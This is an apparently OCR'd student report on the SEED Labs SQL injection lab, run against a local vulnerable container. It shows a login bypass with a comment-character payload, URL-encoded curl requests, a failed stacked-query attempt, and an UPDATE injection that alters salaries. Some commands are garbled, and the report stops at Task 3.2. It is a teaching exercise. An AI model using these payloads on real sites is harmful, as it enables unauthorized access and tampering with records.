
Computer Security: SQL Injection Attack Lab 03 – HENIL V.


Lab Container and Network interface details:

The Network configuration used for this lab.




seed@ip-172-31-14-16: ~/Documents/lab3/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-3...

```
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ dockps
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in d07cacfc686c
Removing intermediate container d07cacfc686c
 ---> db12d5c7dc5d
Step 3/5 : COPY Code $WWWDir
 ---> 5f2268479181
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> bae09575ddb5
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in 505b8771c4c0
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 505b8771c4c0
 ---> dde656c10772

Successfully built dde656c10772
Successfully tagged seed-image-www-sqli:latest
Building mysql
```



seed@ip-172-31-14-16: ~/Documents/lab3/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-3...

```
 ---> eb297cabe3f0

Successfully built eb297cabe3f0
Successfully tagged seed-image-mysql-sqli:latest
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2022-09-29 12:53:43+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2022-09-29 12:53:44+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2022-09-29 12:53:44+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-09-29 12:53:44+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2022-09-29T12:53:44.515832Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2022-09-29T12:53:44.527330Z 1 [System] [MY-013576] [InnoDB] Inn
```




```
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ dockps
f053348ac82f  mysql-10.9.0.6
e6d68f5d5aae  www-10.9.0.5
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ 
```

Task 1: Get Familiar with SQL Statements

We first login into the MySQL console and switch the database in use to Users:

We then display the table credentials:




```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> 
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1:

The goal here is to login without the password this can be achieved by using '#' in the username section as this comments out everything afterwards meaning the injection goes through and we log in.

On successful login we see the table that admin can see:




Employee Profile Login

USERNAME admin '#

PASSWORD Password

Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 2.2 :


We use the following curl command to place an HTTP request to the website and perform the login again in the same manner as before and we see that we get the HTML page in the return:

Curl
'http:/www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20&Password=admin'

For admin

and for alice we do the following encoding as seen below:

following: Space - %20; Hash (#) - %23 and Single Quote (') - %27.




```
bash: curl %27www.seed-server.com/unsafe_home.php?username=alice&Password=11%27:
 No such file or directory
seed@ip-172-31-14-16:~/Documents/lab3/Labsetup$ curl %27www.seed-server.com/unsafe_home.php?username=alice&Password=11%27
```

seed@ip-172-31-14-16: ~/Documents/lab3/Labsetup

```
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='inde
```

Task 2.3 : Append a new SQL statement:

Such an attack does not work against MySQL because PHP mysqli extension, the mysqli:query() API does not allow multiple queries to run in the database server to prevent injection.



SQLi Lab — Mozilla Firefox


```
www.seed-server.com/unsafe_home.php?username=SET+Name+%3D+'Henil'+WHERE+Name+%3D+'Alice
```

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Henil' WHERE Name = 'Alice'; #' and Password='da39a3ee5e6b4b0d3255bfef95601890af' at line 3]\n


Limitation can be overcome by using mysqli -> multiquery but avoided for security reasons

TASK 3: SQL Injection Attack on UPDATE Statement :

Statement: ‘ , salary = ‘9912300’ where name = ‘alice’; #


Alice's Profile Edit

NickName	NickName
Email	AL@MAIL.COM
Address	World
Phone Number	ary='9912300' where name='alic
Password	Password




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	9912300	9/20	10211002		AL@MAIL.COM	World	
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	9912300	11/3	32111111		AL@MAIL.COM	World	
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 3.2: Modify other people' salary :

